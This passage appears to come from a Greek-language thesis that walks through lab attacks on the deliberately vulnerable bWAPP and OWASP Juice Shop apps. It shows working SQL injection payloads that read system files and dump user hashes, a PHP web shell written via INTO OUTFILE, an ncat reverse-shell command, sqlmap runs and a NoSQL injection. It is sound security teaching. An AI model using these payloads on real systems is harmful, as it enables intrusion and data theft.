Από αυτό το σημείο ο κακόβουλος χρήστης μπορεί να ανακτήσει πληροφορίες για το σύστημα και τη βάση δεδομένων, χρησιμοποιώντας κατάλληλες μεταβλητές και κάνοντας έγχυση κατάλληλων ερωτημάτων.

```
01 | war' union select 1,@@version,user(),@@datadir,1,1,1#
```

Σε αυτό το payload τα '@@version' και '@@datadir' είναι καθολικές μεταβλητές και το 'user()' είναι συνάρτηση της MySQL. Η έξοδος που επιστρέφεται δίνει πληροφορίες για το λειτουργικό σύστημα, τον χρήστη της MySQL, το domain και το όνομα του καταλόγου που είναι εγκατεστημένη η MySQL (σχήμα 6.15).

Title	Release	Character	Genre	IMDb
8.0.30-0ubuntu0.20.04.2	test@localhost	1	/var/lib /mysql/	Link

Σχήμα 6.15: bWAPP πληροφορίες συστήματος

Χρησιμοποιώντας την συνάρτηση 'load_file(file_name)' ως μέρος της κακόβουλης εισόδου, επιστρέφεται το περιεχόμενο αρχείων του συστήματος.

```
01 | war' union select 1,load_file('/etc/passwd'),1,1,1,1,1#
```

Εν προκειμένω προβάλλεται το /etc/passwd το οποίο περιέχει κρίσιμες πληροφορίες για το σύστημα και για ευνόητους λόγους έχω αποκρύψει τα περιεχόμενά του (σχήμα 6.16).

Με μία σειρά κατάλληλων εγχύσεων μπορούν να ανακτηθούν τα περιεχόμενα των πινάκων της βάσης.

```
01 | war' union select 1,table_name,1,1,1,1,1 from information_schema.tables#
```

Title	Release	Character	Genre	IMDb
root:x:0:0:root:/root:/bin/bash da /n gin sy sy ga n /n che /m ool /lp var /m var /s uu bin /n bin /n var /w ba /u List				

Σχήμα 6.16: bWAPP προβολή αρχείου συστήματος

Η εκτέλεση του παραπάνω payload έχει σαν αποτέλεσμα να επιστραφούν τα ονόματα των πινάκων που περιέχονται στο information_schema. Το information_schema είναι η βάση που περιέχει την πληροφορία για τους πίνακες, τις όψεις, τις στήλες και τις διαδικασίες του Συστήματος Διαχείρισης Βάσης Δεδομένων (σχήμα 6.17).

Title	Release	Character	Genre	IMDb
blog	1	1	1	Link
heroes	1	1	1	Link
movies	1	1	1	Link
users	1	1	1	Link
visitors	1	1	1	Link
guestbook	1	1	1	Link
ADMINISTRABLE_ROLE_AUTHORIZATIONS	1	1	1	Link
APPLICABLE_ROLES	1	1	1	Link
CHARACTER_SETS	1	1	1	Link
CHECK_CONSTRAINTS	1	1	1	Link
COLLATIONS	1	1	1	Link
COLLATION_CHARACTER_SET_APPLICABILITY	1	1	1	Link

Σχήμα 6.17: bWAPP ονόματα πινάκων

Συνεχίζοντας, γίνεται ανάκτηση των ονομάτων των στηλών του πίνακα users, ο οποίος έχει και το μεγαλύτερο ενδιαφέρον από άποψη ευαίσθητης πληροφορίας (σχήμα 6.18).

```
01 | war' union select 1,column_name,1,1,1,1,1 from information_schema.columns
     where table_name ='users'#
```

Title	Release	Character	Genre	IMDb
activated	1	1	1	Link
activation_code	1	1	1	Link
admin	1	1	1	Link
email	1	1	1	Link
id	1	1	1	Link
login	1	1	1	Link
password	1	1	1	Link
reset_code	1	1	1	Link
secret	1	1	1	Link

Σχήμα 6.18: bWAPP ονόματα στηλών

Γνωρίζοντας τα ονόματα των στηλών, τελικά θα γίνει ανάκτηση των πεδίων του πίνακα users (σχήμα 6.19).

```
01 | war' union select 1,login,password,email,secret,1,1 from users#
```

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	Link

Σχήμα 6.19: bWAPP πίνακας Users

Reverse shell

Η επίθεση μπορεί να κλιμακωθεί περαιτέρω παίρνοντας τον πλήρη έλεγχο του συστήματος απομακρυσμένα μέσω reverse shell. Σε αυτή την περίπτωση η απομακρυσμένη σύνδεση ξεκινάει από το υπό επίθεση σύστημα καθώς το σύστημα του κακόβουλου χρήστη περιμένει, "ακούει" για εισερχόμενες συνδέσεις σε μία προκαθορισμένη πόρτα (port). Για να συμβεί αυτό χρησιμοποιούμε το payload:

```
01 | war' union select 1,"<?php system($_GET['cmd']); ?>",1,1,1,1,1 into
     outfile "/var/www/html/bWAPP/shell3.php"#
```


Το αποτέλεσμα εκτέλεσης αυτής της έγχυσης είναι η δημιουργία του αρχείου shell3.php στον κατάλογο που χρησιμοποιεί ο Apache Web Server για να εξυπηρετεί τις ιστοσελίδες. Το περιεχόμενο του αρχείου είναι:

```
01 | <?php system($_GET['cmd']); ?>
```

Η συνάρτηση system() της PHP παίρνει σαν παράμετρο μία εντολή συστήματος και την εκτελεί. Πληκτρολογώντας στην διεύθυνση του browser, μας επιστρέφεται το όνομα του τρέχοντος κατάλογου (σχήμα 6.20).

```
01 | http://localhost/bWAPP/shell3.php?cmd=pwd
```

Όπου σε λειτουργικά συστήματα βασισμένα στο Unix, pwd είναι η εντολή που εμφανίζει τη διαδρομή του τρέχοντος καταλόγου εργασίας.



Σχήμα 6.20: Εκτέλεση web shell pwd

Για να πραγματοποιηθεί απομακρυσμένη σύνδεση στο σύστημα αρκεί το url να τροποιηθεί ως εξής:

```
01 | http://localhost/bWAPP/shell3.php?cmd=ncat 127.0.0.1 4545 -e /bin/bash
```

Εκτελείται η παράμετρος ncat στον εξυπηρετητή, μία εφαρμογή για αποστολή και λήψη δεδομένων πάνω απο δίκτυο, και έτσι ο κακόβουλος χρήσης μπορεί να συνδεθεί απομακρυσμένα στο μηχάνημα, παίρνοντας τον πλήρη έλεγχο του συστήματος. Στο σχήμα 6.21 φαίνεται η εκτέλεση της εντολής “lsb_release” που επιστρέφει πληροφορίες για το απομακρυσμένο σύστημα.

```
lemon@lemon-VirtualBox:~/thesis$ sudo ncat -lnvp 4545
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4545
Ncat: Listening on 0.0.0.0:4545
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:44776.
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.4 LTS
Release:        20.04
Codename:       focal
```


Σχήμα 6.21: Εκτέλεση reverse shell

6.2.2 SQL injection (GET/Select)

Θα εξεταστεί η περίπτωση που δεν υπάρχει κάποιο πεδίο αναζήτησης στο οποίο θα γίνει εισαγωγή των payloads και στη θέση του υπάρχουν αναπτυσσόμενες επιλογές (drop down menu) (σχήμα 6.22). Επίσης από τη στιγμή που η μέθοδος είναι POST, δεν θα εμφανίζεται το ερώτημα στο URL (σχήμα 6.23), σε αντίθεση με τη μέθοδο GET (σχήμα 6.24), οπότε ούτε εκεί μπορεί να γίνει παρέμβαση.

Σχήμα 6.22: bWAPP application Post/Select

Η μεθοδολογία που ακολουθείται σε αυτή την περίπτωση είναι παρόμοια με αυτή που ακολουθήθηκε στο Login #2 του κεφαλαίου 4.1.1. Με το Burp Suite το αίτημα γίνεται “capture” και έχει την μορφή του σχήματος 6.25:



Σχήμα 6.23: Url μεθόδου POST

Σχήμα 6.24: Url μεθόδου GET

Σχήμα 6.25: Burp αναχαίτηση αιτήματος Post

Αντικαθιστώντας την γραμμή 19 με το παρακάτω payload προκύπτουν τα ίδια αποτελέσματα με την έγχυση σε πεδίο αναζήτησης (σχήμα 6.26).

```
01 | movie=0 union select 1,@@version,user(),@@datadir,1,1,1# &action=go&
     action=go
```

Σχήμα 6.26: bWAPP πληροφορίες συστήματος Post μεθόδου

Ακολουθώντας αυτή τη μέθοδο, τροποποιώντας το αίτημα μέσω του Burp, μπορούμε να αναπαράγουμε τη διαδικασία των προηγούμενων πειραμάτων (POST/Search) και να φτάσουμε στο ίδιο αποτέλεσμα.

6.2.3 Έγχυση Blind SQL

Σε αυτή την περίπτωση, η εφαρμογή αναφέρει πως το αποτέλεσμα της αναζήτησης του χρήστη θα σταλεί μέσω ηλεκτρονικού ταχυδρομείου όπως φαίνεται στο σχήμα 6.27. Έτσι δεν υπάρχει κάποιο άμεσο, ορατό αποτέλεσμα ώστε να χρησιμοποιηθεί κάποια από τις προηγούμενες μεθόδους.

Σχήμα 6.27: bWAPP τυφλή έγχυση

Αρχικά δοκιμάζεται αν η παράμετρος του πεδίου αναζήτησης είναι ευάλωτη σε επίθεση βασισμένη στον χρόνο απόκρισης (time-based). Εισάγοντας την τιμή:

```
01 | test' or sleep(5) #
```


η απάντηση του εξυπηρετητή καθυστερεί για πέντε δευτερόλεπτα, όσο και το όρισμα της συνάρτησης sleep(). Γίνεται αντιληπτό έτσι ότι υπάρχει ευπάθεια και η επίθεση είναι εφικτή. Στη συνέχεια θα γίνει προσέγγιση μέσω δοκιμής-λάθους (trial and error), στα πλαίσια της ανάκτησης περαιτέρω πληροφορίας για την δομή και τα περιεχόμενα της βάσης. Κάνοντας χρήση του εργαλείου Burp Suite, εισάγεται ο όρος αναζήτησης

```
01 | test' or (select sleep(5) from information_schema.tables where
     table_schema like 'b%')=1 #
```

ως παράμετρος του πεδίου title. Σε περίπτωση που υπάρχει κάποιο σχήμα του οποίου το όνομα να ξεκινάει από “b” η έκφραση είναι αληθής, οπότε το αποτέλεσμα της παρένθεσης είναι ίσο με 1. Από την στιγμή που δεν υπάρχει ταινία με όνομα “test” το ερώτημα έχει ως αποτέλεσμα FALSE or TRUE = TRUE και γίνεται εκτέλεση της εντολής sleep(5). Στο σχήμα 6.28 με μαύρο χρώμα κυκλώνεται ο όρος αναζήτησης και με κόκκινο ο χρόνος απόκρισης του εξυπηρετητή, ο οποίος επαληθεύει την επιτυχία της έγχυσης.

Η λογική της δοκιμής-λάθους λέει πως θα δοκιμαστεί κάθε πιθανός συνδυασμός ονομάτων μέχρι να βρεθεί εν τέλει το σωστό όνομα. Για παράδειγμα αν δοκιμαστεί ως δεύτερο γράμμα το “a”:

```
01 | test' or (select sleep(5) from information_schema.tables where
     table_schema like 'ba%')=1 #
```



Σχήμα 6.28: Burp τυφλή έγχυση

η απόκριση του εξυπηρετητή είναι άμεση, το οποίο μεταφράζεται σαν FALSE or FALSE = FALSE και δεν γίνεται εκτέλεση της συνάρτησης sleep(). Ενώ αν το δεύτερο γράμμα γίνει "W" (ξέρουμε ότι το όνομα της βάσης είναι bWAPP) εκτελείται η sleep() και παρατηρείται η καθυστέρηση της απάντησης.

```
01 | test' or (select sleep(5) from information_schema.tables where
     table_schema like 'bW%')=1 #
```

Με τον ίδιο τρόπο γίνεται ανάκτηση πληροφορίας για οποιοδήποτε άλλο περιεχόμενο της βάσης. Για παράδειγμα, επιβεβαιώνεται η ύπαρξη πίνακα με όνομα "users":

```
01 | test' or (select sleep(5) from information_schema.tables where
     table_schema like 'bWAPP' and table_name like 'users')=1 #
```

Είναι προφανές πως μια τέτοια επίθεση είναι χρονοβόρα και μη αποδοτική αν υλοποιηθεί εισάγοντας ένα-ένα τα ερωτήματα. Για αυτό το λόγο θα γίνει αυτοματοποίηση με τη χρήση του εργαλείου sqlmap:

```
01 | $ sqlmap -u "http://127.0.0.1/bWAPP/sqli_15.php?title=&action=search --
     cookie="security_level=0; PHPSESSID=aft8oe26neuolumkbm2js3lp1g" -p
     title --batch --dbs
```

Η παράμετρος "-u" είναι η διεύθυνση που στοχεύεται, η τιμή του "cookie" λαμβάνεται από το burp suite (σχήμα 6.28), με "-p" καθορίζεται η παράμετρος στην οποία γίνεται η

επίθεση, το “–batch” εκτελεί την εφαρμογή με τις τυπικές ρυθμίσεις και τέλος το “–dbs” κάνει απαρίθμηση πάνω στην βάση. Στιγμιότυπο της εκτέλεσης αποτυπώνεται στο σχήμα 6.29

```
[13:16:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:16:21] [INFO] testing if the target URL content is stable
[13:16:22] [INFO] target URL content is stable
[13:16:23] [WARNING] heuristic (basic) test shows that GET parameter 'title' might not be injectable
[13:16:23] [INFO] testing for SQL injection on GET parameter 'title'
[13:16:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:16:28] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[13:16:29] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[13:16:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[13:16:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[13:16:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[13:16:34] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[13:16:34] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[13:16:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[13:16:35] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[13:16:36] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[13:16:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[13:16:38] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[13:16:38] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[13:16:40] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[13:16:42] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[13:16:43] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[13:16:44] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[13:16:45] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[13:16:47] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[13:16:48] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[13:16:50] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[13:16:51] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[13:16:53] [INFO] testing 'Oracle OR boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[13:16:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:16:54] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[13:16:54] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[13:16:54] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[13:16:54] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[13:16:54] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
```

Σχήμα 6.29: sqlmap τυφλή έγχυση

Η επίθεση γίνεται με επιτυχία και η εφαρμογή καταγράφει τα ονόματα των διαθέσιμων βάσεων (σχήμα 6.30)

```
[13:19:18] [INFO] retrieved:
[13:19:23] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[13:20:22] [INFO] retrieved: performance_schema
[13:21:19] [INFO] retrieved: bricks
[13:21:36] [INFO] retrieved: bWAPP
[13:21:55] [INFO] retrieved: dvwadb
available databases [5]:
[*] bricks
[*] bWAPP
[*] dvwadb
[*] information_schema
[*] performance_schema
```

Σχήμα 6.30: sqlmap: διαθέσιμες βάσεις

Στη συνέχεια θα γίνει ανάκτηση των πινάκων της βάσης. Με την παράμετρο “-D” καθορίζεται η βάση στην οποία γίνεται η επίθεση και με την παράμετρο “–tables” ζητείται από την εφαρμογή να βρεί τα ονόματα των πινάκων που περιέχονται στην βάση.

```
01 | sqlmap -u "http://127.0.0.1/bWAPP/sqli_15.php?title=&action=search" --
     cookie="security_level=0; PHPSESSID=aft8oe26neuolumkbm2js3lp1g" -p
     title --batch -D "bWAPP" --tables
```

Τα αποτελέσματα της εκτέλεσης φαίνονται στο σχήμα 6.31

```
[13:41:11] [INFO] retrieved: movies
[13:42:27] [INFO] retrieved: users
[13:43:28] [INFO] retrieved: visitors
Database: bWAPP
[5 tables]
+----------+
| blog     |
| heroes   |
| movies   |
| users    |
| visitors |
+----------+
```

Σχήμα 6.31: sqlmap: ονόματα πινάκων

Τέλος, παιρνώντας σαν παράμετρο τον πίνακα "users" και σαν στόχο της επίθεσης τις στήλες του, επιστρέφονται τα ονόματα τους καθώς και ο τύπος των δεδομένων που περιέχουν (σχήμα 6.32).

```
01 | sqlmap -u "http://127.0.0.1/bWAPP/sqli_15.php?title=&action=search" --
     cookie="security_level=0; PHPSESSID=aft8oe26neuolumkbm2js3lp1g" -p
     title --batch -T "users" --columns
```


```
Database: bWAPP
Table: users
[9 columns]
+-----------------+--------------+
| Column          | Type         |
+-----------------+--------------+
| admin           | tinyint(1)   |
| id              | int          |
| password        | varchar(100) |
| activated       | tinyint(1)   |
| activation_code | varchar(100) |
| email           | varchar(100) |
| login           | varchar(100) |
| reset_code      | varchar(100) |
| secret          | varchar(100) |
+-----------------+--------------+
```

Σχήμα 6.32: sqlmap: στήλες του πίνακα users

6.3 NoSQL injection

Η εφαρμογή που χρησιμοποιείται σε αυτή την επίδειξη NoSQL injection είναι το OWASP Juice Shop(σχήμα 6.33). Σύμφωνα με την ομάδα ανάπτυξης, είναι "η πιο σύγχρονη και εξελιγμένη μη ασφαλής διαδικτυακή εφαρμογή και περιέχει έναν τεράστιο αριθμό προκλήσεων

όπου ο χρήστης καλείται να εκμεταλλευτεί τις ευπάθειες και τα κενά ασφάλειας”. Είναι γραμμένη σε Node.js, Express και Angular και χρησιμοποιεί ως βάση δεδομένων μια παραλλαγή της MongoDB.



Σχήμα 6.33: OWASP Juice Shop Vulnerable Application

Εκμεταλλευόμενοι κενό ασφαλείας θα μπορέσουμε να επιτεθούμε στις κριτικές των προϊόντων. Σε αυτήν την εφαρμογή, μετά τον έλεγχο ταυτότητας χρήστη (user authentication), οι χρήστες επιτρέπεται να υποβάλουν κριτική για ένα προϊόν. Μετά την υποβολή της, οι χρήστες έχουν άδεια μόνο να επεξεργάζονται τις δικές τους κριτικές και όχι κριτικές που δίνονται από άλλους χρήστες της εφαρμογής. Η διαδικασία που ακολουθήθηκε είναι η εξής:


1. Ο συνδεδεμένος χρήστης (test@test.com) επιλέγει ένα προϊόν και υποβάλει μια κριτική (σχήμα 6.34).

2. Στη συνέχεια, επιλέγει την επεξεργασία (edit) και κάνει αλλαγές στην κριτική που έκανε. Αναχαιτίζοντας (intercept) το αίτημα μέσω του Burp Suite παρατηρούμε πως κάθε κριτική έχει το δικό της μοναδικό ID (σχήμα 6.35).

3. Αντικαθιστώντας το ID με ένα απλό NoSQL injection payload ($ne:1), προωθούμε το αίτημα στον εξυπηρετητή (σχήμα 6.36).

Η σύνταξη της εντολής “$ne” είναι η εξής:


```
01 | { field: { $ne: value } }
```



Σχήμα 6.34: OWASP Juice Shop κριτικές προϊόντων

Η λειτουργία της είναι να επιλέγει όλα εκείνα τα έγγραφα των οποίων η τιμή του “field”, εν προκειμένω το “ID”, είναι διαφορετική από την τιμή “value”, σε αυτή την περίπτωση “1”. Αυτό έχει σαν αποτέλεσμα να αντικαθιστάται η τιμή (message) όλων των ID εκτός από αυτά με τιμή “1” με το μήνυμα της επιλογής μας (injected by lemon) (σχήμα 6.37). Κάποια βήματα που θα μπορούσε να κάνει ο προγραμματιστής ή ο διαχειριστής της βάσης για την αποτροπή της έγχυσης και την προστασία του συστήματος είναι [33]:

- Χρήση ελέγχου εισόδου (input validation)
- Τα ερωτήματα να μην κατασκευάζονται από αλφαριθμητικά, απευθείας από την είσοδο του χρήστη, αλλά να χρησιμοποείται κάποιο ασφαλές API
- Οι λογαριασμοί της εφαρμογής δεν θα πρέπει να έχουν δικαιώματα διαχειριστή Βάσης Δεδομένων (DBA) ή οποιουδήποτε τύπου διαχειριστή.
- Κρυπτογράφηση των δεδομένων τόσο του δικτύου όσο και των δίσκων. Η MongoDB παρέχει τέτοιους μηχανισμούς.



Σχήμα 6.35: Juice shop αναχαιτισμένο αίτημα

```
18 {
     "id":{
       "$ne":1
19   },
     "message":"injected by lemon"
   }
```

